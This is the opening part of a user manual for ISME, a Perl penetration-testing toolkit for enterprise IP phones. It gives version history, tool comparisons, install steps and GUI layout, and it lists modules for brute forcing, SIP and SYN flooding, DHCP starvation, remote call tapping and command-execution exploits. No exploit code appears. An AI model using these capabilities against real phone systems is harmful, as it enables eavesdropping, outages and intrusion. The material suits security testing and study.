

I.S.M.E

(Ip phone Scanning Made Easy)

Bugs and issues could be send to: **isme_sec@yahoo.fr**

Table of contents

Version follow up	6
Introduction	8
1- A quick comparison with existing scripts	10
2- Working environment	11
2.1- Dev environment	11
2.1.1- Library	11
2.1.2- Threads	11
2.1.3- Tested operating system	12
2.2- Installing perl modules	12
2.3- Directory structure of ISME	13
2.4- Where to get the script	13
3- Launching ISME	14
4- The Graphic User Interface (GUI)	15
4.1- Introduction	15
4.2- Launcher	15
4.3- Applicative modules interfaces	16
5- Generic Scanner tool	18
5.1- The Graphical User Interface.....	18
5.1.1- Launch the tool.....	18
5.1.2- Generic scanner interface	18
5.2- How to launch a new scan?	19
5.3- Exploit the scan results	20
5.3.1- Understand the interface and the basics	20
5.3.2- Smarter input	20
5.4- Filtering	22
5.5- Reload an old scan	23
5.6- Cisco IP Phones already tested	23
6- Tools.....	24
6.1- Aastra web bruteforcer	24
6.1.1- Concept.....	24
6.1.2- Using ISME to do it	24
6.2- Cisco phone forwarder.....	27

6.2.1-	Concept.....	27
6.2.2-	Using ISME to do it	27
6.2.3-	Countermeasure.....	29
6.3-	Cisco mobility feature abuse	30
6.3.1-	Concept.....	30
6.3.2-	Using ISME to do it	30
6.3.3-	Countermeasure.....	32
6.4-	Cisco phone ringer	33
6.4.1-	Concept.....	33
6.4.2-	Using ISME to do it	33
6.4.3-	Countermeasure.....	35
6.5-	Cisco Phone SSH Detector	36
6.5.1-	Description	36
6.5.2-	Run the exploit	36
6.6-	DHCP Starvation	38
6.6.1-	Concept.....	38
6.6.2-	Using ISME to do it	38
6.6.3-	Counter measure.....	39
6.7-	DNS Subnet resolver	40
6.7.1-	Concept.....	40
6.7.2-	Using ISME to do it	40
6.8-	Mitel web bruteforcer TOCORRECT	42
6.9-	Polycom SoundPoint Web Bruteforcer	43
6.10-	SNOM IP Phones	44
6.11-	Tools: SIP Flooding	45
6.11.1-	Concept.....	45
6.11.2-	Using ISME to do it.....	45
6.11.3-	Details of crafted packets	46
6.11.4-	performance issue	47
6.12-	Tools: SIP Fuzzer - Protos	48
6.12.1-	Concept.....	48
6.12.2-	PROTOS SIP	48
6.13-	TCP SYN Flood.....	53

6.13.1-	Concept	53
6.13.2-	Using ISME to do it	53
6.13.3-	performance issue	55
7-	Exploits	56
7.1-	Aastra SIP Phone: Web GUI information disclosure	56
7.1.1-	Description	56
7.1.2-	Run the exploit	56
7.2-	Alcatel-Lucent OXO: FTP Denial of Service	58
7.2.1-	Description	58
7.2.2-	Run the exploit	58
7.3-	Avaya Ip Office Linux TFTP data disclosure	60
7.3.1-	Description	60
7.3.2-	Run the exploit	60
7.4-	Mitel AWC: Unauthenticated command execution	64
7.4.1-	Description	64
7.4.2-	Run the exploit	64
7.5-	Mitel SIP Phone: Web GUI information disclosure	66
7.5.1-	Description	66
7.5.2-	Run the exploit	66
7.6-	Mitel XSS	68
7.6.1-	Description	68
7.6.2-	Run the exploit	68
7.7-	Polycom IP Phone Web Interface Data Disclosure Vulnerability	70
7.7.1-	Description	70
7.7.2-	Using ISME to exploit the data disclosure	71
7.8-	Polycom IP Phone Web Interface Denial of Service	73
7.8.1-	Description	73
7.8.2-	Using ISME to exploit the DoS	73
7.9-	SNOM VoIP Phone Remote Call Place and Remote Tap	75
7.9.1-	Description	75
7.9.2-	Run the exploit	75
8-	Features to come	78
Annex A-	Limitation due to Cisco IP Phone language and how to overcome it	79

Annex B-	How is ISME determining an open UDP Port ?.....	80
Annex C-	sample config file from a Cisco IP Phone.....	82

Version follow up

V0.8 – 15/01/2013

- GUI update.
 - Exploit: Alcatel OXO FTP Denial of service
 - Exploit: Mitel ip phone information disclosure.
 - Exploit: Mitel IP phone XSS vulnerability detection.
 - Tool: Add Cisco phone SSH server detection
- Warning: new perl library in use -> Net::SSH

V0.7 – 15/11/2012

- Tool: Add Cisco phone logout mobility feature abuse.
- Tool: Implement a module to detect the use of default Login/password on embedded web interface from Mitel phones.
- Exploit: Add Aastra ip phone information disclosure (OSVDB-ID: 72941/EDB-ID 17376).
- Exploit: Add Avaya Ip Office Linux voicemail password file data disclosure.
- Exploit: Add the script providing phone call and remote taping on SNOM phones.
- Exploit: Add Mitel AWC unauthenticated command execution (OSVDB-ID: 69934/EDB-ID 15807).

V0.6 – 30/08/2012

- Implement code to exploit Polycom IP Phones data disclosure vulnerability (OSVDB-ID: 73117).
- Implement code to exploit Polycom IP Phones DoS through web interface (OSVDB-ID: 70697).
- Implement a module to detect Polycom SoundPoint IP Phones use of default Login/password and unprotected web interface.
- Add the capacity to scan a full subnet for Aastra & SNOM default login/password search. Capacity to save results in text files has been added also.
- Add an integrated graphical module for Protos SIP in ISME (need java to work).
- Cisco phone ringer & forwarder support new types of IP Phone: 7914,7915,7916,7920,7921,7925,7985
- Due to some problems met by users at the installation, I finally come back to an install process mainly based on CPAN.

V0.5 – 06/08/2012

- Add SIP Flooding attacks (Invite, Register, Options)
- Add TCP SYN Flood attack
- Update installer
- Change menu presentation

V0.4 – 12/06/2012

- Add Cisco phone attacks (ringer & forwarder – skinny)
- Add Lan & Servers attacks (DHCP Starvation & DNS Subnet resolver)

V0.3 – 12/02/2012

- All kind of subnets are now support. ISME is no more limited to “/24”. Take care, it is done with the utilization of a new library. Be sure to install it (or load the installation script which add been adapted) before launching this new version.
- Add the capacity to detect default password on SNOM IP Phones.

V0.2 – 03/01/2012

- Add an installer for all the perl modules.
- Add the capacity to detect default password on Aastra IP Phones.

V0.1 – 20/12/2011

First release of ISME script.

Introduction

Initially intended as a scanner dedicated to Cisco IP Telephony solution, ISME has evolve in a small framework to test IP Phones from several editors.

Nevertheless, the four goals I had in mind at the beginning are still present:

- Provide a simple tool to use,
- Trying to create something new dedicated to ip telephony,
- Targeting enterprise solutions,
- Exploiting LAN connexion possibilities.

Cisco target

Thus my first target was Cisco IP Phone. The embedded Cisco IP Phone web server makes it an easy target full of interesting stuff. Moreover, the piece of information collected should render feasible the possibility to get the phone's config file directly from TFTP server. Indeed, it is much easier once we do know the name of the file. Brute forcing TFTP is just not really convincing. Trying to get it with proper name is truly effective. You will find in annex A of the document a sample of the config file. It should help you consider how interesting it could be to get this file.

What can i get ?
Cisco IP Phone
Business Services

- IP Phone:
 - ✓ IP Phone type
 - ✓ IP Address
 - ✓ Hostname
 - ✓ Version
 - ✓ Phone number
 - ✓ GARP enable/disable
 - ✓ Get the config file from TFTP server
- Central infrastructure:
 - ✓ CUCM IP@
 - ✓ TFTP IP@
 - ✓ DNS IP@
 - ✓ DHCP IP@

```

CISCO IP PHONE DETAILS:
IP Phone Type: CP-79750
IP Address: 192.168.11.15 alive
Hostname: SEP0026CB3BA0F6
Version: SCCP75.9-2-1S
Phone number: 3733
Gratuitous ARP: Disable
Config file: Download successful (SEP0026CB3BA0F6.cnf.xml)

FOUND FOLLOWING SERVERS OF IPT INFRASTRUCTURE:
DHCP Server: 192.168.100.10
DNS Server : 192.168.100.10
CUCM Server: CUCM8 Actif
TFTP Server: 192.168.100.45
          
```

Other equipment offer less possibilities but could nevertheless provide information such as:

- SIP/SIPS (TCP/UDP) enable
- Embedded web server
- Web server banner
- Editor identification through Mac address

What can i get ?
IP@ Alive, no Cisco phone
Business
Services

- ✓ IP Address
- ✓ Test web server
- ✓ Get web server banner
- ✓ Identified device editor through
MAC@
- ✓ Test port UDP 5060 (SIP)
- ✓ Test port UDP 5061 (SIPS)
- ✓ Test port TCP 5060 (SIP)
- ✓ Test port TCP 5061 (SIPS)
- ✓ Test port TCP 2000
(SCCP/Skinny)

```

IP adresse: 192.168.11.17 alive.
Web server available.
Web Server Banner:
-----
HTTP/1.1 302 Found\r\n
Location: https://192.168.11.17/index.html\r\n
Content-Length: 0\r\n
Server: Allegro-Software-RomPager/4.34\r\n
\r\n
-----
Device editor: Tandberg Data ASA\r\n
MAC Address: 00:1b:d4:58:5b:66
5060 UDP (SIP): Close
5061 UDP (SIPS): Close
5060 TCP (SIP): Close
5061 TCP (SIPS): Close
2000 TCP (SCCP): Close

```

http://00105/UCD/SECURITY/ISME - Cédric
page 4

What else?

ISME is now able:

- To identify default login/password for SIP phones (Aastra, Mitel, Polycom, SNOM),
- Implement attack dedicated to Cisco Phones,
- Implement different server side attacks,
- Specific code to implement exploits,
- Add GUI for external fuzzers to provide a complete set of tools.

1- A quick comparison with existing scripts

	ISME	NMAP	SVMAP (sipvicious)	SVWAR (sipvicious)	SVCRAK (sipvicious)	SIPVICOUS	SMAP	Metasploit
Scanning options								
GUI interface	Y	Y	N	N	N	N	N	Y
CLI interface	N	Y	Y	Y	Y	Y	Y	Y
Detect SIP port over UDP	Y	Y	Y	N	N	Y	Y	Y
Detect SIPs port over UDP	Y	Y	Y	N	N	Y	?	Y
Detect SIP port over TCP	Y	Y	N	N	N	N	?	Y
Detect SIPs port over TCP	Y	Y	N	N	N	N	?	Y
Identified web server presence	Y	Y	N	N	N	N	N	N
Grab web server banner	Y	Y	N	N	N	N	N	N
Web server brute forcing	Y	N	N	N	N	N	N	N
Got SIP user agent information	N	NSE ?	Y	N	N	Y	Y	Y
Got SIP Options	N	NSE ?	Y	N	N	Y	Y	Y
Brute force SIP Password on extension	N	N	N	N	Y	Y	N	N
Find active phone number /SIP wardialing	N	N	N	Y	N	Y	N	Y
Resolve device editor through mac@	Y	?	N	N	N	N	N	N
Identified clearly Cisco IP Phone model	Y	Depend	N	N	N	N	N	N
Get applicative informations of Cisco IP Phone	Y	N	N	N	N	N	N	N
Get infrastructure server information used by Cisco IP Phone	Y	N	N	N	N	N	N	N
Get Cisco IP Phone config file on TFTP server	Y	N	N	N	N	N	N	N
Save the results	Y	Y	Y	Y	Y	Y	?	?
Reload result for analysis	Y	Y	N	N	N	N	?	?
Filtering the result to focus on specific item	Y	N	N	N	N	N	N	?
Other tools								
SNOM brute force	Y	N			N		N	N
Polycom brute force	Y	N			N		N	N
Mitel brute force	Y	N			N		N	N
Aastra brute force	Y	N			N		N	N
Cisco mobility abuse feature	Y	N			N		N	N
Cisco phone forwarder	Y	N			N		N	N
Cisco phone ringer	Y	N			N		N	N
SIP Fuzzing (Protos embedded)	Y	N			N		N	N
SIP Invite flooding	Y	NSE ?			N		N	N
SIP Options flooding	Y	NSE ?			N		N	N
SIP Register flooding	Y	NSE ?			N		N	N
DHCP Starvation	Y	N			N		N	N
TCP Syn flood	Y	N			N		N	N
DNS Subnet resolver	Y	N			N		N	N

2- Working environment

2.1- Dev environment

2.1.1- Library

ISME has been developed in Perl. Thus it should run on nearly every operating system running perl.

The following libraries are needed:

- LWP::UserAgent; # <http://search.cpan.org/~gaas/libwww-perl-6.03/lib/LWP/UserAgent.pm>
- HTML::Parser; # <http://search.cpan.org/dist/HTML-Parser/Parser.pm>
- Net::Ping; # <http://search.cpan.org/~smpeters/Net-Ping-2.36/lib/Net/Ping.pm>
- Net::Netmask; # <http://search.cpan.org/dist/Net-Netmask/>
- Net::Subnets;
- Net::TFTP; # <http://search.cpan.org/~gbarr/Net-TFTP-0.16/TFTP.pm>
- Net::DHCP::Packet; # <http://search.cpan.org/~djzort/Net-DHCP-0.69/lib/Net/DHCP/Package.pm>
- Net::DHCP::Constants; # <http://search.cpan.org/~djzort/Net-DHCP-0.69/lib/Net/DHCP/Constants.pm>
- Net::Libdnet::Arp;
- Crypt::SSLeay; #<http://search.cpan.org/~nanis/Crypt-SSLeay/SSLeay.pm>
- LWP::Protocol::https ; #<http://search.cpan.org/~gaas/LWP-Protocol-https-6.02/lib/LWP/Protocol/https.pm>
- Mozilla::CA; #<http://search.cpan.org/~abh/Mozilla-CA-20111025/lib/Mozilla/CA.pm>
- HTTP::Request::Common; # <http://search.cpan.org/~gaas/HTTP-Message-6.02/lib/HTTP/Request/Common.pm>
- Net::Subnets
- Tk; #<http://search.cpan.org/~ni-s/Tk-804.027/pod/UserGuide.pod>
- Net::RawIP; #<http://search.cpan.org/~saper/Net-RawIP-0.25/lib/Net/RawIP.pm>
- Net::SSH


Take care, even if libraries are not explicitly declared in the script, there are needed nonetheless.

Java must be installed on the computer if you intend to use Fuzzing SIP – Protos.

2.1.2- Threads

Threads must be activated for Perl. If it's not the case some tools won't be working. To verify the threads status, enter "perl -V" in a terminal. If you find "useithreads=undef" in the answer, you must recompile your perl version with threads option.

Note: installing thread modules from CPAN won't change the situation.



```

Terminal — bash — 99x17
bash
MBP-2:isme cedricbaillet$ perl -V
Summary of my perl5 (revision 5 version 12 subversion 3) configuration:

Platform:
  osname=darwin, osvers=10.8.0, archname=darwin-multi-2level
  uname='darwin beta.macosforge.org 10.8.0 darwin kernel version 10.8.0: tue jun 7 16:33:36 pdt 2
011; root:xnu-1504.15.3~1/release_i386_i386 '
  config_args='-D inc_version_list=5.12.2/darwin-multi-2level 5.12.2 5.12.1/darwin-multi-2level 5
.12.1 5.12.0/darwin-multi-2level 5.12.0 -des -Dprefix=/opt/local -Dscriptdir=/opt/local/bin -Dcppfl
ags=-I/opt/local/include -Dccflags=-pipe -O2 -Dldflags=-L/opt/local/lib -Dvendorprefix=/opt/local
-Dusemultiplicity=y -D cc=/usr/bin/gcc-4.2 -D ld=/usr/bin/gcc-4.2 -D man1ext=1pm -D man3ext=3pm -D
man1dir=/opt/local/share/man/man1p -D man3dir=/opt/local/share/man/man3p -D siteman1dir=/opt/local
/share/man/man1 -D siteman3dir=/opt/local/share/man/man3 -D vendorman1dir=/opt/local/share/man/man1
-D vendorman3dir=/opt/local/share/man/man3 -D pager=/usr/bin/less -sR'
  hint=recommended, useposix=true, d_sigaction=define
  useithreads=undef, usemultiplicity=define
  useperlio=define, d_sfio=undef, uselargefiles=define, usesocks=undef

```

For those who are working on a MAC, with mac port tool, enter the following command in a terminal: “sudo port install perl5 +threads”. It should do the trick.

2.1.3- Tested operating system

The following operating systems have been tested as working with version 0.6:


- MacOSx 10.6.8
- BackTrack 5 R3

I would welcome any information on deployment on other Linux flavor (isme_sec@yahoo.fr)

2.2- Installing perl modules

Since there are many perl modules to install in order to have a working ISME script, I put some of them in the directory “PerlModuleSource” with a proper script either to compile or get them through CPAN. **Root level and Internet connection are mandatory.**

- User has the choice to install them by himself or with the above procedure -



```

Terminal — bash — 95x15
bash
MBP-2:isme cedricbaillet$ sudo sh installPerlModulev0.5.sh
ISME: Starting to install perl modules

ISME: Uncompressing local archives
x Crypt-SSLeay-0.64/
x Crypt-SSLeay-0.64/certs/
x Crypt-SSLeay-0.64/Changes
x Crypt-SSLeay-0.64/eg/
x Crypt-SSLeay-0.64/lib/
x Crypt-SSLeay-0.64/Makefile.PL
x Crypt-SSLeay-0.64/MANIFEST
x Crypt-SSLeay-0.64/MANIFEST.SKIP
x Crypt-SSLeay-0.64/META.json
x Crypt-SSLeay-0.64/META.yml

Terminal — bash — 95x15
bash
ISME: Next module
Checking if your kit is complete...
Looks good
Writing Makefile for Net::TFTP
cp TFTP.pm blib/lib/Net/TFTP.pm
Manifying blib/man3/Net::TFTP.3pm
Manifying blib/man3/Net::TFTP.3pm
Installing /opt/local/lib/perl5/site_perl/5.12.4/Net/TFTP.pm
Installing /opt/local/share/perl5.12/site/man/man3/Net::TFTP.3pm
Appending installation info to /opt/local/lib/perl5/5.12.4/darwin-thread-multi-2level/perllocal
.pod
ISME: DONE
MBP-2:isme cedricbaillet$

```

Note:

Net::Libdnet needs libdnet library. It can be download from <http://libdnet.sf.net>.

If the installation is needed the following error message should appear :

Libdnet.xs:37:18: error: dnet.h: No such file or directory.

2.3- Directory structure of ISME

CiscoIpPhoneConfigFile: directory containing the phones configuration files obtained through TFTP.

Doc: directory containing documentation. No surprise.

Exploits: contains scripts exploiting specific weakness.

Image: contains image use in the GUI.

Isme_data: contains file needed for a proper running of ISME.

PerlModuleSource: sources for specific perl modules needed for ISME. Work in correlation with “installPerlModulev0.5.sh”.

Scan_history: directory containing all the results of all scans (automatically generate at the end of the scan). Files in this directory could be erased by hand or through ISME interface (menu “History->Delete saved scans”).

Tools: contains perls script for the tool menu.

User_data: default directory for the saved file of the user.

2.4- Where to get the script


ISME is host on freecode web portal. Here is the project url:

<http://freecode.com/projects/ip-phone-scanning-made-easy-isme>

3- Launching ISME

WARNING: ISME need to be run as root, hence the sudo below.

1. Open a terminal
2. Go to the directory containing isme.pl
3. Enter the following command “sudo perl isme.pl”



```
Terminal — sudo — 85x14
sudo
Last login: Tue Jan 15 10:41:56 on ttys000
mbp:~ cedricbaillet$ cd isme
mbp:isme cedricbaillet$ ls
CiscoIpPhoneConfigFile  installPerlModulev0.8.sh  skinny_protocol.h
Doc                      isme.pl                  skinny_tables.c
Exploits                 isme_data                skinny_tables.h
Image                   scan_history              tools
PerlModuleSource        skinny_api.c              tools_cli
Scanner                 skinny_api.h              user_data
generic_scanner.pl      skinny_protocol.c
mbp:isme cedricbaillet$
mbp:isme cedricbaillet$ sudo perl isme.pl
```

This should launch a GUI interface as described in next page.

4- The Graphic User Interface (GUI)

4.1- Introduction


ISME GUI is divided in two modules.

The first one is the launcher. It will provide an easy access to all tools and modules of ISME. Once the one needed has been found, it will launch it.

The second one is composed of all the applicative modules forming ISME (see scanner, tools or exploits chapters).

4.2- Launcher

Launcher GUI:



: This button is used to validate the selection in tables 1 or 2. For example, select “Exploits” in table 1 and validate with the “Select” button to obtain the list of available exploits in table 3.

Note: table 2 is used to select editors only.




: This button is used to see the selected module functionality explanation. Just select a module in table 3 and click on the button. The explanation will appear in the “modules details” area of the launcher GUI.



: This button is used to launch the selected module in table 3.

4.3- Applicative modules interfaces



Buttons:



: This button is used to see the module functionality explanation in the “Details” tab.



: This button is used to launch exploit once the information needed in the “Configure” part of the GUI have been provided.



: This button is used to select specific files needed for a tool or an exploit. Mostly, it is used in two cases:

- Re-used a .isme file from the generic scanner
- Get a large file to realize FTP exploit on Alcatel OXO



: This button is used to save to a text file the results contain in the “All logs” tab once the exploit has finished its task.




: Close the applicative module interface.

Configure:

This area is dedicated to enter the proper parameters needed to launch the exploit.

First, the user must choose between three options (it will be mostly true for all the modules of ISME):

- Subnet with default Login/Password
- Single IP address with default Login/Password
- Single IP address with specific Login/Password

It is done by clicking on the radio button ().

Second, the necessary information must be provided (Subnet, IP address or/and login/password). The proper syntax is shown in the screenshot above.

Beware, if IP Addresses or subnet syntax are incorrect, exploit won't work.

Progress bar: Just a progress bar that will show in a graphic way the completion of the applicative module.

Tab “details”:

This tab is used to explain what will be done with the applicative module.

Tab “Positive results”: This tab will only show the results that are considered as positive.

Tab “All logs”: This tab show all the results whatever they are.

It could be once of the below issues:

- Unable to ping
- Unable to connect to web server,
- Web server error,
- ...


Note: all modules may not have this GUI yet. If it's the case, specific explanation will be provided on how to handle the interface within the chapter dedicated to the module. Older applicative modules will be migrated to the new GUI in the next releases of ISME.

5- Generic Scanner tool

